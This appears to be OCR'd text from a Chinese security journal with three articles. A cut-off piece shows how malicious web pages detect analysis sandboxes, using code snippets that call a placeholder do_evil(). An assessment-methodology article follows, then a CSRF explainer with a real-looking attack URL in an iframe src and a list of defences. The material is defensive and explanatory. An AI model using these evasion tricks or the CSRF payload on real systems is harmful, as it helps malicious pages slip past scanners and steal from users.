<meta HTTP-EQUIV="Set-Cookie" CONTENT="c2=V2; HttpOnly">
<meta HTTP-EQUIV="Set-Cookie" CONTENT="c1=V1">
        <script>
                if(document.cookie == “c2=V2; c1=V1” ){
                        // “oh I’m now maybe in sandbox”;
                        return;
                }else{
                        // “haha in browser”;
```

```
        do_evil();
        }
</script>
</html>
```

在上面的例子中，第一个 meta 在设定的 Set-Cookie 时，使用了 HttpOnly 属性，HTML 协议规定在使用了 HttpOnly 属性后，这个 meta 设定的 Cookie 也就是”c2=v2”将不能被页面中的脚本访问到，也就是说在下面的 Javascript 代码中 document.cookie 的值在真实的浏览器中为”c1=V1”，如果安全产品的 JavaScript 解析引擎对 meta 的一些特性实现不完整的话，就会可能被恶意网页利用逃过检测。

3．Image 对象是 JavaScript 的内建对象，可以通过语句 var img = new Image() 来创建对象，在创建 Image 对象后可以通过语句 img.src=http://www.exist.com/a.jpg 来从网络上获取图片，当浏览器遇到这句话时，会向 www.exist.com 发出 http 请求，获取图片 a.jpg，如果这个图片从 www.exist.com 成功获取，浏览器会调用 img 的 onload() 方法，如果这个图片在 www.exist.com 上不存在或者 www.exist.com 根本就不存在，浏览器会调用 img 的 onerror() 方法，恶意网页可以利用这些特性来来判断当前的运行环境是 Sandbox 还是浏览器，代码如下：

```
<html>
<script type="text/javascript">
Function goodman(){
        do_evil();
}
var img = new Image();
img.onload = goodman;
img.src=http://www.exist.com/a.jpg// 一个存在的站点和图片
</script>
</html>
```

在以上代码中可以看到当在真实的浏览器中语句 img.src=http://www.exist.com/a.jpg 会让浏览器去获取图片 a.jpg，然后调用 goodman() 函数运行恶意代码，如果安全产品的沙盒对以上特性没有实现完整的话，就会可能被恶意网页利用逃过检测。

4．当 javascript 代码中出现语法错误或者函数的无穷递归调用的错误，浏览器会调用 window.onerror()，恶意网页中通过故意引入语法错误或无穷递归调用的错误来判断当前的运行环境是 Sandbox 还是浏览器，代码如下：

```
<html>
<script>
window.onerror = function() {
        do_evil();
}
</script>
<script>
Lolz &nd B00m$; // 语法错误
</script>
</html>
```

从以上代码可以看出，如果安全产品的沙盒对错误处理的实现不完整的话，例如在遇到语法错误时可能停止解析了，而没有象真实的浏览器那样去调用 window.onerror，那么就可能被恶意网页利用逃过检测。

最后，还有很多其它可以采用的方法如对 Ajax 的特性进行探测，对事件的处理顺序，对 plug-in 的测试，对同源策略的测试

等都可以用来探测当前的运行环境是在浏览器里还是在沙盒里。

通过以上分析可以看出要利用沙盒检测的方式对恶意网页进行检测，很重要的一点就是对浏览器的一些关键特性要尽可能模拟。绿盟科技的安全产品对沙盒检测以及恶意网页的反检测技术进行了持续的研究，在设计之初便针对一些可能的逃避情况进行了关注，目前已有成熟的解决方案并已进入产品化。

参考资料

[1] Circumventing Automated JavaScript Analysis，Billy Hoffman

以业务为中心的信息安全评估探讨
——IT系统与管理调研

服务产品部　李国军

摘要：本文探讨了以业务为中心、风险为导向的 IT 系统与管理调研理论和方法，并简要描述了实践方法和步骤。

关键词：风险评估　IT 系统调研　管理调研　风险导向　安全

信息安全评估是开展其他信息安全服务的基础，而“以业务为中心、风险为导向”的信息安全评估将是未来安全评估的发展方向，是切实体现风险评估价值的根本保证。

另外，通过在信息安全评估中不断的探索、落实“以业务为中心”的思想，可以促进或推动信息安全评估理论、方法的创新和发展，提升信息安全评估的价值，彰显信息安全评估对保障客户业务顺畅运行的意义，提升安全工作绩效，获得各方的认同和支持。

按照计划，本系列文档将包括 IT 系统与管理调研、安全需求分析、风险量化与评价、风险处置与实施等若干内容，涵盖了信息安全评估过程中与业务密切相关的部分。

1、引言

1.1 背景

随着安全服务市场的不断演变，用户在单纯的安全技术评估、安全加固的基础上，更希望能够通过安全建设保障其业务的持续、顺畅运行，保障其业务发展战略的实现。

如果安全咨询顾问、技术专家不了解客户的业务，就不能全面、准确地评估客户业务面临的风险，不能科学、合理地建立被客户认可的风险接受准则，不能确定最佳的安全保护目标，以及选择合理、有效的风险处置方法和控制措施，做到投入产出的最大化。

1.2 收益

1）引导客户安全建设思想、路线

“以业务为中心”的安全风险评估能够与客户的业务密切结合，能够促进和保障业务战略的实现，能够抓住客户的敏感点、共鸣点，容易被客户所认同、接受，对用户形成潜移默化的影响，改变其安全建设指导思想，引领其信息安全建设路线。

2）提出客户乐于接受的解决方案

通过“以客户的业务为中心、风险为导向”，设计出理论上可验证的安全保障体系及相应的安全解决方案，突显出独特的优势和亮点，易获得各方的认同和接受。

3）提高安全服务层次

通过深化、落实“以业务为中心”的安全评估，可以逐渐提升自我的安全服务水准和能力，增强自身的市场竞争力。

4）减小信息安全风险计算结果的偏差

目前，在风险评估中风险量化计算的结构常常存在较大的偏差，其部分原因是偏离了用户的业务。通过落实“以业务为中心”的评估方法，并改善威胁集合、脆弱性集合、资产集合三要素间的关联、分析和计算方法，可以减小风险计算结果的偏差。

1.3 挑战

1）不同的客户其业务流程也不同

不同行业的客户都具有独特的业务模式、业务流程，具有本行业的业务特色。而且，即使为同一行业的客户，又因为其所采用的 IT 基础设施的不同、IT 应用系统的差异，业务模式的不同，其业务流程也有所不同。

2）服务人员技能

通常，安全服务人员主要是以技术见长

的，管理方面是相对的短板。如何使安全咨询顾问、技术人员树立正确的理念方法，掌握相应的知识和技能，科学、有序、高效、优质地开展调研工作，是面临的又一挑战。

3）工作量

安全服务项目有任务重、工期短的特点，如何能在最短的时间内，全面、客观、准确地了解客户的业务情况，完成调研任务，需要一定的理论指导并借鉴最佳的实践方法。

4）质量

业务调研的质量直接影响了对客户业务的理解、认识和判断。如果对客户的业务了解的不充分、不准确、不深入，势必将影响以后的安全评估结果，降低风险评估的意义，影响客户对项目工作成果的评价，降低客户满意度。

2、范围

本文以问题对话的形式深入探讨了“以业务为中心”的 IT 系统和管理调研的若干问题，给出了理论解答和实践指导。帮助读者了解“以业务为中心”的安全评估的内涵及方法。

本文主要分四部分，第一部分描述了“以业务为中心”的安全评估的背景、收益和挑战；第二部分简要叙述了本文的内容范围和结构；第三部分为问答式的理论探讨；第四部分是实践指南。

3、理论探讨

3.1 基本概念

3.1.1 业务是什么?

业务是什么? 在组织层面上讲，业务一般是指基于自身的产品和能力为客户提供的有价值的产品或服务。一个组织通过业务的正常、有效运作，可以为客户创造价值，获取利润，并维持组织的有效运转和发展。

从顾客的角度看，业务就是提供给顾客（内部、外部和第三方）的有价值的服务。

从业务的实现层面上讲，业务的本质就是由一系列业务活动所组成的**业务流程**。业务流程是一个技术术语，一般可以理解为: **一组将输入转化为输出的相互关联、相互作用的活动【**ISO9000**】**。这些活动可以为特定的**市场或客户**[1] 生产具有**价值的输出**。

3.1.2 业务流程与 IT 系统是什么关系?

业务流程通常需要 IT 系统来支持和实现，而 IT 系统的建设通常是由业务驱动的。用一句话概括就是: **业务流程决定了 IT 系统的需求、规划和设计**。

从概念上讲，IT 系统是指由计算机及其相关的和配套的设备、设施 (含网络) 构成的，按照一定的应用目标和规则对信息进行采集、加工、存储、传输、检索等处理的人机系统。这里的“一定的应用目标”可理解为: **支持或实现特定的业务流程**。

3.1.3 业务流程与管理是什么关系?

业务流程的正常运作需要管理，管理的实现也表现为一系列的流程，这些流程可称为业务管理流程。通常客户会制定相应的管理办法、流程文件来对管理流程活动次序、人员职责、输入输出、绩效要求进行规范和明确。例如：人员的入职流程、离职转岗流程等等。

安全管理是业务管理的一个方面，并常常融于业务管理流程之中。

3.1.4 IT 系统支撑或实现了业务流程，那业务流程在 IT 系统中的表现是什么?

从客户的角度看，业务流程变现为一系列使用 IT 技术支持业务流程实现的 IT 服务，这可称为 IT 服务流程，有时也称为 IT 数据

流程。

从技术实现角度看，业务流程表现为一系列的**业务数据处理活动**。

在网络逻辑拓扑图上或系统应用结构图上，IT 服务流程表现为一个或若干个**业务数据流，**贯穿整个数据流的是一系列的**业务数据处理活动。另外，为了支撑业务数据流的实现，在 IT 系统上还存在一系列的管理、控制数据流**。

3.1.5 数据处理活动是什么，如何描述?

数据处理活动是描述 IT 服务流程的基本单元。一般通过数据处理模型或信息管理模型来描述【IATF】。

数据处理活动通常由用户主体（人员角色）、处理流程或活动（访问流程或活动）、数据对象（访问对象）三个基本要素组成。




图 1 数据处理活动模型

数据处理活动可以跨越进程、主机、网络、系统的边界。例如，通常见到的跨主机、跨系统通信的情况。

数据处理活动是业务调研和分析的基本单位，是进行信息保护的基本单位。

3.1.6 IT 服务流程与 IT 服务管理是什么关系?

IT 服务流程的正常、顺畅实现需要管理，IT 服务的管理表现为一系列的 IT 管理流程、IT 服务管理流程。

IT 服务管理流程的例子有：配置管理流程、事件管理流程、故障管理流程等等。

3.1.7 业务流程、IT 服务流程、业务管理流程、IT 管理流程、IT 服务管理流程之间的关系?

IT 服务流程是业务流程在 IT 系统上的映射或实现。

业务管理流程、IT 管理流程、IT 服务管理流程是对业务流程、IT 基础设施、IT 服务流程进行管理的一系列活动。

业务管理流程、IT 管理流程也可以依赖或使用 IT 技术或系统，此时其也表现为一种 IT 服务流程。

管理流程通常融于业务管理之中。

3.1.8 业务流程与 IT 服务流程是一一对应的吗?

业务流程与 IT 服务流程通常是多对多的关系。也就是说：一个特定的业务流程往往对应着一个或若干个 IT 服务流程，而一个 IT 服务流程往往可以实现多个业务流程。例如，一个业务流程可以会跨越多个 IT 系统，可以对应着若干个 IT 服务流程。

3.2 “以业务为中心”与“以数据为中心”有什么区别?

“以数据为中心”是通常所遵循的信息安全保障体系设计理念。“以数据为中心”强调的是覆盖数据的产生、处理、传输、使用、存储、销毁等整个生命周期的管理。强调的是静态的数据。

“以业务为中心”是在“以数据为中心”的思想中增加了“用户”的因素，强调的是人与数据的作用（具体表现为数据处理活动），强调的是数据的动态流动（即业务流程、IT 服务流程及业务管理流程），强调的是业务实现和连续性，强调的是数据对顾客的使用价值（人使用数据）。

3.3 系统调研理论指导

3.3.1 何为“以业务为中心，风险为导向”的调研?

“以业务为中心，风险为导向”的调研是指以客户组织所提供的业务为中心，去了解实现其业务的一系列业务流程。然后，从管理流程的角度去了解其组织结构、部门职责、管理制度和流程、审计制度和流程，评价和分析管控措施对风险的控制程度和能力，以及是否满足相关的标准规范要求；从IT系统角度去了解系统提供的业务功能，梳理其IT服务流程，并基于系统及网络结构对IT服务流程进行刻画和描述，并深入了解贯穿IT服务流程的数据处理活动，分析和评估现有安全控制措施对IT风险、业务风险的控制程度和能力。

3.3.2 调研如何展开?

在进行调研时，需要首先准确、全面的把握客户的业务是什么，这需要站在客户组织的**业务使命、业务战略**的高度，去了解客户的业务，了解达成或实现客户业务战略的**一系列**的**业务流程**，以及与业务流程正常实现、运作的相关IT系统，并了解组织的未来发展、规划情况，以全面、有效地把握用户的业务现状和业务发展态势。

其次，从管理角度对客户的组织结构、部门及岗位职责、人员配置情况进行了解，再根据部门职责，了解其管理制度、流程，并分析贯穿管理体系及具体管理流程的管控措施设计及落实情况，并与既定规范标准、规范相比较，分析存在的差距与不足。

再次，从技术角度充分、准确地把握IT系统对IT服务流程的支持、承载情况，了解系统承担的业务使命和业务功能（及管理控制功能），了解系统组网结构、应用结构、网络拓扑结构及IT技术设施，明确人员及访问方式，根据业务功能梳理和刻画IT服务流程，了解、分析贯穿IT服务流程的数据处理活动，并对数据处理活动进行分析，归纳信息安全威胁、安全风险和安全需求，分析现有安全措施对安全需求匹配程度，评价保障等级和能力。

最后，对管理和IT系统调研结果进行汇总、分析。

以业务为中心的调研指导思想可以归纳为：一个中心、两个基本点、三个要素。即以业务为中心，以风险为导向，围绕信息系统生命周期，对组织、管理和技术三个要素进行调研和分析。

3.3.3 管理与IT的关系

根据组织的业务/运营战略要求，组织会建立运营组织架构、管理制度来理顺、规范和控制组织的业务流程和业务活动。IT战略服从于组织的业务战略，并与组织的业务战略相一致。根据IT战略要求，一个组织会建立相应的IT基础设施来支撑业务流程的实现，同时有相应的IT治理规范用来保证业务目标与IT目标的一致性，保证IT目标的达成，保证IT服务流程的顺利实现。




图2 业务流程与管理、IT的关系

系统调研涉及组织、管理和技术三个要素。组织、管理两个要素主要是管理方面，这也是与ISO27001标准相一致的。技术要素主要是IT系统方面。

管理和IT系统这两个方面的调研是相辅相承的。管理通常基于组织的IT系统现状，管理的对象也包括IT系统。例如，事

件管理、用户标识管理、审计管理等等都是与 IT 系统密切相关的。IT 系统的调研也会涉及管理方面，尤其是与特定的系统和技术相关的方面。如：业务连续性计划、应急预案和演练等。

3.4 管理调研

3.4.1 管理调研都调研什么?

围绕“业务”，管理调研的内容主要为组织架构、部门职责、岗位设置、人员配置、人员能力、管理流程、审计流程等等，其调研核心是一系列的管理流程。

通常，组织中有多种类型的管理流程，管理调研的重点是与信息安全有关的制度、流程及其落实、执行和效果情况。

3.4.2 组织结构、部门职责与管理流程的关系

一个管理流程通常会跨域多个部门，涉及多个岗位角色。

对于一个具体的部门来说，其部门职责说明是其在所有管理流程中岗位职责的总汇。从组织架构的角度上看，一个部门、一个岗位可以担任若干职责，参与若干个管理流程。

组织结构、岗位设置通常是与管理流程相适应的，为的是保证管理流程的高效能。组织内的管理流程或者说业务流程决定了组织各部门间的相互关系、沟通的协调机制。

组织结构、部门职责通常是管理调研的最佳切入点。

3.4.2 组织结构、部门职责与管理流程的关系

管理措施通常贯穿于整个管理流程之中，目的是保证管理流程的有效流传或者不出现意外和纰漏。

管控措施的设计一般都遵循一定的原则，如工作相关、职责分离、最小授权等等。

3.4.4 管控措施与合规的关系

管制措施一般都遵循了一定的标准和规范。例如 ISO9000、ISO20000、COSO、SOX、ISO27001、ISO27002 以及本行业、本企业的相关政策规定等。

相关的标准、规范提供了业界的最佳实践和总结，可以用来指导管控目标、措施的选择、落实和改进。同时，也可以用来作为现有管控措施的评价标杆或参照。

3.5 IT 系统调研

3.5.1 业务功能与 IT 服务流程的关系

IT 系统提供的业务功能一般是指被外界（例如客户、用户）所感知的服务项目或内容，是 IT 系统承载、支持的若干个 IT 服务流程所提供功能的总汇。

一个具体的业务功能常常与多个 IT 服务流程相关。一种（个）业务功能，常常需要若干个 IT 服务流程来实现。例如数据的录入流程、数据的修改流程、数据的处理流程等等。对于一个具体的信息系统来说，可以通过其提供的业务功能，对 IT 服务流程进行全面的梳理、归纳，并验证 IT 服务流程分析的完备性、系统性。

一个具体的 IT 服务流程也常常跨越多个 IT 系统。某个具体的 IT 系统可能仅完成整个 IT 服务流程中的某一个活动。例如：在移动短信服务，SP 与用户手机短信收发就涉及到了短信中心、短信网关、智能网 SCP 等多个系统；另外，还涉及到了计费、BOSS 等业务支撑系统，以及网管等。

业务功能通常是对 IT 系统进行调研的最佳切入点。

3.5.2 IT 系统的功能仅包括业务功能吗?

对于一个具体的 IT 系统来说，其一般

可提供的功能包括业务功能和管理控制功能，其中业务功能是核心。

业务功能表现为对用户提供其所需的服务，管理控制功能表现为保证和支撑 IT 系统正常运行、业务功能正常、顺畅提供、IT 服务流程正常运转。例如：对于 IT 系统的网络管理、安全管理都属于管理控制功能部分。

有时，一个系统应具有的管理支撑功能会被剥离出来，形成一个或几个独立的系统。例如在中国移动的通信系统中的网管系统、BOSS 系统等，这也是这些系统被称为 IT 支撑系统的原因。

3.5.3 如何进行 IT 服务流程梳理和调研?

根据 IT 系统提供的业务功能、管理控制功能，可以展开、梳理 IT 系统的 IT 服务流程，并验证 IT 服务流程的调研是否完备、准确、到位。

IT 服务流程的调研通常应细致到关键的数据处理活动的层次。

3.5.4 IT 系统的管控措施有何标准规范?

通常，会采用 Cobit 等标准进行控制目标设计、实施和管理。

3.6 系统调研过程与信息系统开发过程的关系

在进行信息系统开发时，都有一个业务需求调研过程，并会产生一个业务需求调研报告（一般以“用例”的形式描述的详细的业务需求），再经过高层设计、详细设计以及编码过程，最终形成调研目标对象：信息系统。

IT 系统调研过程可以看作是信息系统开发的逆过程。可以从现存的信息系统出发，去发现其业务功能、IT 服务流程、数据处理活动，以及业务需求和关键“用例”。

3.7 系统与管理调研与信息系统生命周期的关系

风险管理是信息系统全生命周期管理的一部分，风险评估作为风险管理的基本活动贯穿于信息系统生命周期的各阶段中，前期调研是整个风险评估的一部分，调研内容通常会覆盖信息系统的规划设计、建设验收、运行维护、废弃等各个阶段，涉及管理、技术和人员各个方面。

4、调研方法和流程

调研可分为管理调研和 IT 系统调研两个方面。这两个方面是密切相关，互为补充的。

4.1 管理调研

4.1.1 调研手段

管理调研一般采用问卷调查、顾问访谈、文档审查等方式进行调研。

4.1.2 调研流程

1) 管理调研一般首先了解客户的组织架构、部门职责、岗位设置、人员配置、人员能力等方面;

2) 收集文档资料，进行文档审查;

3) 根据组织机构、人员配置情况，设计调查问卷，进行问卷调查;

4) 根据部门职责分配情况及前期调研结果，逐部门进行顾问访谈;

5) 明确管理中的关键信息;

6) 识别和分析整个管理体系、管理流程中的管控措施;

7) 采用技术手段加以验证;

8) 对管理措施进行分析、评价，并与既定标准规范相比较、分析和判断。

4.1.3 调研输出

《安全管理现状及差距分析报告》

4.2 IT 系统调研

4.2.1 调研手段

IT 系统调研一般采用资产调研、问卷调查、顾问访谈等手段。

4.2.2 调研流程

1) 明确 IT 系统承载的业务使命、提供的业务功能以及管理控制功能;

2) 通过问卷调查，明确系统的组网结构、系统结构、网络结构、应用结构、用户接入及访问方式、系统管理和控制方式，并明确系统提供的关键信息。

3) 通过资产调研，明确 IT 系统具有的软、硬件设备，对问卷调查结果进行修正、补充和完善;

4) 根据系统提供的业务功能，通过顾问访谈，在网络拓扑图上描绘业务数据处理的 IT 数据流程。

5) 根据系统提供的管理控制功能，通过顾问访谈，在网络拓扑图上描绘管理控制数据处理的 IT 数据流程。

6) 明确 IT 系统中的关键数据信息。

4.2.3 调研输出

《IT 系统调研报告》

参考资料

[1] IT 服务管理、控制与流程 朱海林等 机械工业出版社 2006 年

[2] IT 风险—基于 IT 治理的风险管理之道

CSRF攻击与防护

石家庄办事处 张海波

摘要：本文针对 CSRF(Cross Site Request Forgery) 跨站伪造请求攻击进行了定义与分类，揭示 CSRF 的攻击原理，通过 CSRF 案例分析说明它的危害。CSRF 攻击是一种新兴的攻击技术，现在很多 IPS 都不具备针对这类攻击的防御能力，掌握对此类攻击的防护可以让网络安全工程师的重要性更加突显。

关键词：CSRF　跨站伪造请求攻击

一、引言

目前，黑客攻击已成为一个很严重的网络问题，许多黑客甚至可以突破 SSL 加密和各种防火墙，攻入 Web 网站的内部，窃取信息。黑客可以仅凭借浏览器和几个技巧，即套取 Web 网站的客户信用卡资料和其它保密信息，攻击手段更加简便和多样化，令人防不胜防。

下表是世界上最知名的 Web 安全与数据库安全研究组织 OWASP 提供的报告里有关 2007 年的 10 大 Web 安全问题列表。

表 1.1 OWASP 整理 10 大常见的 Web Security 问题列表

1	Cross Site Scripting (XSS)
2	Injection Flaws(SQL Injection, Command Injection)
3	**Malicious File Execution (NEW)**
4	Insecure Direct Object Reference
5	**Cross Site Request Forgery (CSRF) (NEW)**
6	Information Leakage and Improper Error Handling
7	Broken Authentication and Session Management
8	Insecure Cryptographic Storage
9	**Insecure Communications (NEW)**
10	Failure to Restrict URL Access

下图是世界上最知名的 Web 安全与数据库安全研究组织 OWASP 提供的报告，目前对 Web 业务系统威胁最严重的两种攻击方式是 SQL 注入攻击和跨站脚本攻击，见图 1.1 所示。




图 1.1 2007 OWASP Top 10 的 MITRE 数据

从表 1.1 与图 1.1 图中我们看到，在 2007 年 OWASP 所统计的所有安全威胁中，CSRF(Cross Site Request Forgery) 跨站伪造请求攻击是 2007 年新出现的 Web 安全攻击类型，在 Web 程序中普通用户一般只在 Web 界面里完成他想要的操作，Web 程序接受的正常客户端请求一般来自用户的点击链接和表单提交等行为，可是恶意攻击者却可以依靠脚本和浏览器的安全缺陷来劫持客户端会话、伪造客户端请求。

二、CSRF 定义与分类

CSRF（Cross-site request forgery）是伪造客户端请求的一种攻击，CSRF 也被称成为“one click attack”或者“session riding”，通常缩写为 CSRF 或者 XSRF，按照 OWASP 的定义，CSRF 攻击是迫使某个登录的浏览器向易受攻击的 Web 应用发送一个请求，然后以受害者的名义，为入侵者的利益进行所选择的行动”（“OWASP Top 10”, 2007 (RC1), 19 页）。尽管听起来像跨站脚本（XSS），但它与 XSS 非常不同，并且攻击方式几乎相左。XSS 利用站点内的信任用户，而 CSRF 则通过伪装来自受信任用户的请求来利用受信任的网站。与 XSS 攻击相比，CSRF 攻击往往不大流行（因此对其进行防范的资源也相当稀少）和难以防范，所以被认为比 XSS 更具危险性。攻击者只要借助少许的社会工程诡计，例如通过电子邮件或者是聊天软件发送的链接，攻击者就能迫使一个 Web 应用程序的用户去执行攻击者选择的操作。例如，如果用户登录网络银行去查看其存款余额，他没有退出网络银行系统就去了自己喜欢的论坛去灌水，如果攻击者在论坛中精心构造了一个恶意的链接并诱使该用户点击了该链接，那么该用户在网络银行帐户中的资金就有可能被转移到攻击者指定的帐户中。

这种攻击方式是国外的安全人员于 2000 年提出，国内直到 06 年初才被关注，早期国内的 80sec 团队成员曾经使用过 CSRF 攻击实现了 DVBBS 后台的 SQL 注入，同时网上也出现过针对动易后台管理员添加的 CSRF 漏洞等，2008 年 CSRF 攻击方式开始在 BLOG、SNS 等大型社区类网站的脚本蠕虫中使用。

CSRF 漏洞的攻击一般分为站内和站外两种类型:

1. CSRF 站内类型的漏洞在一定程度上是由于程序员滥用 $_REQUEST 类变量造成的，一些敏感的操作本来是要求用户从表单提交发起 POST 请求传参给程序，但是由于使用了 $_REQUEST 等变量，程序也接收 GET 请求传参，这样就给攻击者使用 CSRF 攻击创造了条件，一般攻击者只要把预测好的请求参数放在站内一个贴子或者留言的图片链接里，受害者浏览了这样的页面就会被强迫发起请求。

2. CSRF 站外类型的漏洞其实就是传统意义上的外部提交数据问题，一般程序员会考虑给一些留言评论等的表单加上水印以防止 SPAM 问题，但是为了用户的体验性，一些操作可能没有做任何限制，所以攻击者可以先预测好请求的参数，在站外的 Web 页面里编写 javascript 脚本伪造文件请求或和自动提交的表单来实现 GET、POST 请求，用户在会话状态下点击链接访问站外的 Web 页面，客户端就被强迫发起请求。

三、CSRF 攻击原理

网站是通过 cookie 来识别用户的，当用户成功进行身份验证之后浏览器就会得到一个标识其身份的 cookie，只要不关闭浏览器或者退出登录，以后访问这个网站会带上这个 cookie。如果这期间浏览器被人控制着请求了这个网站的 URL，可能就会执行一些用户不想做的功能（比如修改个人资料、获取用户的机密信息等）。因为这个不是用户真正想发出的请求，这就是所谓的请求伪造；因为这些

请求也是可以从第三方网站提交的，所以前缀多了跨站二字。攻击原理如图 1.2。




图 1.2 CSRF 的攻击原理

四、CSRF 的案例说明与分析

1. CSRF 案例说明

2008 年 10 月的一个周一，突然接到某用户的支持电话，声称某个网游里自己的 ID 下所有的虚拟装备和货币全部丢失了，由于本人基本不玩网游，所以对用户说的网游也是一头雾水，随后向该用户询问了一些技术细节，用户称只是在 10.1 放假前在公司的机器上还玩了一次，当时虚拟装备和货币都还在，后来 10.1 期间去旅游了，一直没有再玩，结果 10.8 日早上发现自己的 ID 下所有虚拟装备和货币全部丢失了。

据该客户反应，在 10.1 放假前一天的中午，用自己的游戏账号登陆某个游戏交易网站，随后又去了一个交流网站的论坛看看了新发布的信息，此时在论坛中看到刚刚发布了一个具有收购游戏 ID 链接的图片消息，他对这个消息很有兴趣，于是就去访问了由某 ID 会员刚发的消息，出现这样一个画面，如图 1.3，（殊不知，这其实是攻击者精心设计的骗局）

图 1.3

在这个帖子中确实有几个图片，但是其中有个图片没显示出来，起初客户以为是自己网速太慢，导致这个图片没有加载进来，所以也没有在意，只是对这些并不是十分满意的照片摇摇头，就关了这

个帖子。

10.1 假期过后，当客户再次以自己的账号登录某游戏交易网站之后，猛然发现自己在游戏账户中的虚拟装备和货币全部丢失了，开始，客户以为是自己的机器中了木马或者是病毒，于是赶紧将杀毒软件升级并杀毒，并用不同的浏览器登录交易系统，结果显示的还是同一个结果：虚拟装备和货币全部丢失。

2. CSRF 案例分析

为什么虚拟装备和货币都没有了呢? 我们得分析一下上面这个案例，记得当时客户在电话里说有个图片没显示么，于是，来到现场之后，让客户再次打开那个论坛，并找到当时的贴子，查看了这个图片的地址，惊奇的发现是：  ，然后查看该图片的属性，发现其地址是：http://www.oocrr.org/ke2 /xss_post_forwarder.asp?lake2=http://passport.51***.com/ucommitbas&u_jump_url=&sex=1&email=CSRF@xx.com&sdv=&zodiac=0&birth_year=0（省略部分代码）

这是一个什么地址? 聪明的你看到这里一定已经明白了，这个地址是邪恶的，看上去，他的意思是打开这个地址的人，ID 下的所有资产就会转移给了发贴的人了。分析到这里，客户一下就火了：“这怎么可能呢? 我的装备和金币就这样被转移走了? 我当时一点都不知道呀！”

“别着急！你还记得当时自己输入完整的帐号信息的情况吧? 由于大多网站具备 Cookies 使用时间验证的策略。当用户登陆正确网站上自己的账户时，在一段时间内本地计算机是可以不需要再次验证就可以对这个用户进行操作的。而当如上链接出现在 SRC 的时候（这里的 SRC 是指图片的链接，如 <iframe width=0 height=0 src="http://www.oocrr.org/ke2 /xss_post_forwarder.asp?lake2=http://passport.51***.com/ucommitbas&u_jump_url=&sex=1&email=CSRF@xx.com&sdv=&zodiac=0&birth_year=0），浏览器就会尝试着按照本地的 cookie 去加载上面这个 URL，而网站的 cookie 是未曾过期的，所以游戏网站验证了来源请求的 cookie 是可以的，事情也就是这样悄悄的发生了。

3. CSRF 攻击可能造成的伤害

如果攻击取得成功，CSRF 攻击可能造成如下一些伤害:

- 修改受攻击者在用户的网站的设置（比如：员工在公司网站中的 ID 内容);
- 修改公司的硬件防火墙设置;
- 使用受攻击者的登录信息在你的网站中发表评论或留言;
- 通过受攻击者的 IP 地址发表匿名留言;
- 将资金转移到另一个用户帐号中;
- 将有价值资料窃取;
- 运行恶意软件，留下很少或不留下查明真实攻击者的痕迹;
- 进行股票交易;
- 订阅在线服务;
- ……

五、CSRF 攻击防护

1、对于 Web 站点，将持久化的授权方法（例如 cookie 或

者 HTTP 授权）切换为瞬时的授权方法（在每个 form 中提供隐藏 field），这将帮助公司的网站防止这些攻击。（比如：利用在 form 中包含秘密信息、用户指定的代号作为 cookie 之外的验证，为企业外联网络提供 SSL 加密等技术。）

2、利用“双提交”cookie。此方法只工作于 Ajax（ASP.NET 技术），但它能够作为无需改变大量 form 的全局修正方法。如果某个授权的 cookie 在 form post 之前正被 JavaScript 代码读取，那么限制跨域规则将被应用。如果服务器需要在 Post 请求体或者 URL 中包含授权 cookie 的请求，那么这个请求必须来自于受信任的域，因为其它域是不能从信任域读取 cookie 的。

3、利用 HTTP Watch 类监控访问网页的程序防止 cookie 被抢劫。如图:

图 1.4

4、多窗口浏览器（firefox、遨游、MyIE……）便捷的同时也带来了一些问题，因为多窗口浏览器新开的窗口是具有当前所有会话的。即我用 IE 登陆了我的 Blog，然后我想看新闻了，又运行一个 IE 进程，这个时候两个 IE 窗口的会话是彼此独立的，从看新闻的 IE 发送请求到 Blog 不会有我登录的 cookie；但是多窗口浏览器永远都只有一个进程，各窗口的会话是通用的，即看新闻的窗口发请求到 Blog 是会带上在 blog 登录的 cookie。推荐用户在无法确定可以防御 CSRF 攻击的情况下推荐使用特殊 cookies 伪造的浏览器。如下图:

图 1.5

5、由于 CSRF 的实效性，可以采用登陆机密信息后清理 cookies 的方法来防御 CSRF。注：用户能够在缺乏安全设计的网站上保护他们的帐户：通过在浏览其它站点前登出站点或者在浏览器会话结束后清理浏览器的 cookie。如下图:

图 1.6

6、在 non-GET 请求中使用 Security token。

六、总结

CSRF 攻击是一种新兴的攻击技术，现在很多 IPS 都不具备针对这类攻击的防御能力，掌握对此类攻击的防护让网络安全工程师的重要性更加突显。

由于 CSRF 攻击依赖下面的环境才能发挥其攻击效果:

1. 攻击者了解受害者所在的站点

2. 攻击者的目标站点具有持久化授权 cookie 或者受害者具有当前会话 cookie

3. 目标站点没有对用户在网站行为的第二授权

作为工程师在发现 CSRF 攻击后应第一时间结合以上三方面进行安全排查。

参考资料:

[1] http://www.owasp.org/index.php/CSRF

[2] CSRF: 不要低估了我的危害和攻击能力 http://www.inkings.cn/blog/?p=885

